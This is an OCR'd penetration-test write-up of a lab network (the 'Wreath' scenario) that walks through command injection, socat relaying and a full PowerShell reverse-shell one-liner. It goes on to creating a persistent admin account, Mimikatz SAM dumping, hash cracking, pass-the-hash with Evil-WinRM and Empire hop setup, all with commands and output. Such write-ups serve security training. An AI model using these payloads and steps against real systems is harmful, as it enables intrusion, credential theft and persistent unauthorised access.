
In the request body, we inserted the desired command. Upon sending the request, we confirmed successful execution based on the response. The next step will be to gain a reverse shell using this same technique.






Before attempting a reverse shell, we verified outbound connectivity from the target machine. Using the webshell, we executed a `ping` command to our VPN IP. Simultaneously, we ran `tcpdump -i tun0 icmp` on the attacking machine to capture any ICMP echo requests. The received packets confirmed that the compromised host can reach our system, meaning reverse shell communication is possible.





Before setting up a reverse shell, adjusted the CentOS **firewall** (firewalld) to allow inbound connections. Using the command `firewall-cmd --zone=public --add-port 20000/tcp`, opened the required TCP port to ensure successful shell communication.



The **Netcat** binary was uploaded to the `/tmp` directory, then executed to listen for incoming reverse shell connections on the compromised machine.

```
[root@prod-serv tmp]# curl 10.50.82.54/nc -o nc-LABDAR
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 35032  100 35032    0     0   242k      0 --:--:-- --:--:-- --:--:--  242k
[root@prod-serv tmp]# chmod +x nc-LABDAR
```

```
┌──(kali㉿kali)-[~/Wreath]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.200.81.200 - - [14/May/2025 05:05:35] "GET /nc HTTP/1.1" 200 -
```

```
[root@prod-serv tmp]# chmod +x nc-LABDAR
[root@prod-serv tmp]# ./nc-LABDAR -nvlp 20000
./nc-LABDAR: /lib64/libc.so.6: version `GLIBC_2.34' not found (required by ./nc-LABDAR)
[root@prod-serv tmp]#
```

Netcat could not be used on the compromised system due to missing dependencies. As an alternative, a statically compiled **socat** binary was transferred to the target using **curl**, and execution permissions were granted using **chmod**.


```
[root@prod-serv tmp]# curl 10.50.82.54/socat-static -o socat-labdar
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Curre
nt
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--
 10  366k   10 40864    0     0   221k      0  0:00:01 --:--:--  0:00:01  220
100  366k  100  366k    0     0  1285k      0 --:--:-- --:--:-- --:--:-- 1281
k
[root@prod-serv tmp]# ls
ncKayed
socat-labdar
systemd-private-fe0b862cc02b449b94cb5b7903eac83f-httpd.service-04vOB5
systemd-private-fe0b862cc02b449b94cb5b7903eac83f-mariadb.service-YE37TD
systemd-private-fe0b862cc02b449b94cb5b7903eac83f-php-fpm.service-5pBqgV
ultra1sk
[root@prod-serv tmp]# chmod +x socat-labdar
[root@prod-serv tmp]#
```

On the compromised machine, a listener was started using **Socat**.


```
[root@prod-serv tmp]# ./socat-labdar tcp-l:20000 tcp:10.50.82.54:4444
```

Using **Burp Suite**, a **PowerShell reverse shell payload** was injected via a vulnerable web parameter.


powershell.exe -c "$client = New-Object System.Net.Sockets.TCPClient('10.200.81.200',20000);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String);$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()" - **encoded by Ctrl+U**



This resulted in a successful reverse shell as **NT AUTHORITY\SYSTEM**, indicating full administrative privileges on the target Windows machine.



With **NT AUTHORITY\SYSTEM** access achieved via remote code execution, no privilege escalation was necessary. To maintain stable and persistent access, a new local **user account was created with administrative privileges**. This enables access through **RDP (port 3389)** and **WinRM (port 5985)** for future sessions.




```
PS C:\GitStack\gitphp> net user labdar
User name                    labdar
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            14/05/2025 13:53:44
Password expires             Never
Password changeable          14/05/2025 13:53:44
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators       *Remote Management Use
                             *Users
Global Group memberships     *None
The command completed successfully.
```

To establish a stable and reusable CLI access channel, we utilized **Evil-WinRM** to connect to the compromised host over **port 5985 (WinRM)**. Using the previously created local administrator account, we successfully gained remote shell access, ensuring reliable control over the system for further actions.

```
┌──(kali㉿kali)-[~/Wreath]
└─$ evil-winrm -u labdar -p grubo -i 10.200.81.150

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\labdar\Documents> whoami
git-serv\labdar
```

Evil-WinRM typically provides a medium integrity shell when accessing the system using newly created administrator accounts. To gain full administrative access and interact with GUI-based tools like **Mimikatz**, we used **xfreerdp** to establish an RDP session(via port 3389).

```
xfreerdp3 /v:10.200.81.150 /u:labdar /p:grubo +clipboard
/dynamic-resolution /drive:/usr/share/windows-resources,share
```



With **Mimikatz** loaded, we gave ourselves the **Debug privilege** and **elevated our integrity to SYSTEM level**.

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

672     {0;000003e7} 1 D 20286          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;0010f7d4} 2 F 2008972     GIT-SERV\labdar S-1-5-21-3335744492-1614955177-2693036043-1004  (15g,24p)       Primary
 * Thread Token  : {0;000003e7} 1 D 2145327     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impersonation (Delegation)

mimikatz #
```

```
mimikatz # lsadump::sam
Domain : GIT-SERV
SysKey : 0841f6354f4b96d21b99345d07b66571
Local SID : S-1-5-21-3335744492-1614955177-2693036043

SAMKey : f4a3c96f8149df966517ec3554632cf4

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 37db630168e5f82aafa8461e05c6bbd1

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 68b1608793104cca229de9f1dfb6fbae

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN-1696O63F791Administrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 8f7590c29ffc78998884823b1abbc05e6102a6e86a3ada9040e4f3dcb1a02955
      aes128_hmac       (4096) : 503dd1f25a0baa75791854a6cfbcd402
      des_cbc_md5       (4096) : e3915234101c6b75

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WIN-1696O63F791Administrator
    Credentials
```

Using **Mimikatz** with the command `lsadump::sam`, we successfully dumped the **local password hashes**, including those of the **Administrator** and **Thomas** accounts.

```
RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 37db630168e5f82aafa8461e05c6bbd1
```

```
RID  : 000003e9 (1001)
User : Thomas
  Hash NTLM: 02d90eda8f6b6b06c32d5f207831101f
```

Using **HashCat**, we successfully cracked the password for the **Thomas** account: `i<3ruby`. Unfortunately, the **Administrator** hash could not be cracked.

```
Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

02d90eda8f6b6b06c32d5f207831101f:i<3ruby
```


Enumerating 10.200.81.100

Using **WinRM**, we successfully authenticated as the **Administrator** by passing the previously obtained hash, establishing persistent access to the target system.


```
┌──(kali㉿kali)-[~/Wreath]
└─$ evil-winrm -u Administrator -H 37db630168e5f82aafa8461e05c6bbd1 -i 10.200.81.150

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

I launched **Starkiller**, the graphical user interface (GUI) for Empire, to manage listeners, generate stagers, and interact with active agents in a more intuitive environment.


Listener:



Hop listener:



Stager:



In the terminal a directory named **`hop-labdar`** was created in `/tmp` on the compromised webserver to host **jumpserver** files. The contents of the local `http_hop` directory were zipped (`hop.zip`) and transferred to the target using a **Python HTTP server**. After extraction (`unzip hop.zip`), we confirmed the correct file structure (`news.php`, `admin/`, `login/`). Finally, a PHP development server was launched on port **19001** (`php -S 0.0.0.0:19001`) to serve the PHP-based jumpserver, as Python HTTP servers cannot execute PHP scripts.The chosen port was opened in the **firewall** to ensure external access to the PHP development server hosting the jumpserver files.


```
┌──(kali㉿kali)-[~/Wreath]
└─$ cd /tmp/http_hop

┌──(kali㉿kali)-[/tmp/http_hop]
└─$ ls
admin  login  news.php

┌──(kali㉿kali)-[/tmp/http_hop]
└─$ zip -r hop.zip *
zip I/O error: Permission denied
zip error: Could not create output file (hop.zip)

┌──(kali㉿kali)-[/tmp/http_hop]
└─$ sudo zip -r hop.zip *
[sudo] password for kali:
  adding: admin/ (stored 0%)
  adding: admin/get.php (deflated 66%)
  adding: login/ (stored 0%)
  adding: login/process.php (deflated 66%)
  adding: news.php (deflated 66%)
```


```
┌──(kali㉿kali)-[/tmp/http_hop]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.200.81.200 - - [22/May/2025 03:30:57] "GET /hop.zip HTTP/1.1" 200 -
```

```
┌──(root㉿kali)-[/home/kali/Wreath]
└─# ssh -i id_rsa root@10.200.81.200
[root@prod-serv ~]# cd ..
[root@prod-serv /]# cd tmp
[root@prod-serv tmp]# cd labdar
[root@prod-serv labdar]# mkdir hop-labdar
[root@prod-serv labdar]# ls
hop-labdar  socat-labdar
[root@prod-serv labdar]# cd hop-labdar
[root@prod-serv hop-labdar]# curl 10.50.82.54/hop.zip -o hop.zip
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Curre
nt
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--
100  2988  100  2988    0     0  35152      0 --:--:-- --:--:-- --:--:-- 3557
1
[root@prod-serv hop-labdar]# ls
hop.zip
[root@prod-serv hop-labdar]# unzip hop.zip
Archive:  hop.zip
   creating: admin/
  inflating: admin/get.php
   creating: login/
  inflating: login/process.php
  inflating: news.php
[root@prod-serv hop-labdar]# firewall-cmd --zone=public --add-port 19001/tcp
success
[root@prod-serv hop-labdar]# php -S 0.0.0.0:19001
PHP 7.2.24 Development Server started at Thu May 22 08:33:40 2025
Listening on http://0.0.0.0:19001
Document root is /tmp/labdar/hop-labdar
Press Ctrl-C to quit.
```

Agent:


To obtain an agent, we copy the payload generated by the Empire stager and execute it on the target system. This can be done by injecting the payload into a vulnerable input field or parameter—similar to the method previously used with Burp Suite during the testing phase.






Module:

The **Sherlock** module was selected and executed through an active agent. This module is used to enumerate known **privilege escalation** vulnerabilities on the target system. Its purpose is to identify potential misconfigurations or missing patches that could allow the attacker to elevate privileges from a standard user to a higher-privileged account, such as **administrator or SYSTEM**.





To interact with the isolated target system through the configured jumpserver, **Evil-WinRM** was used due to its built-in capabilities for file transfer and PowerShell script execution.

Using an option the `-s` flag allows a local directory of PowerShell scripts to be loaded directly into memory on the target—bypassing disk write operations.

```
evil-winrm -u Administrator -H HASH -i IP -s /opt/scripts
```

This method was used to load and execute the Empire Portscan module (**Invoke-Portscan.ps1**), which mimics **Nmap** functionality.

```
┌──(kali㉿kali)-[~/Wreath]
└─$ evil-winrm -u Administrator -H 37db630168e5f82aafa8461e05c6bbd1 -i 10.200
.81.150 -s /usr/share/powershell-empire/empire/server/data/module_source/situ
ational_awareness/network/

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefine
d method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackp
layers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Portscan.ps1
*Evil-WinRM* PS C:\Users\Administrator\Documents> Get-Help Invoke-Portscan

NAME
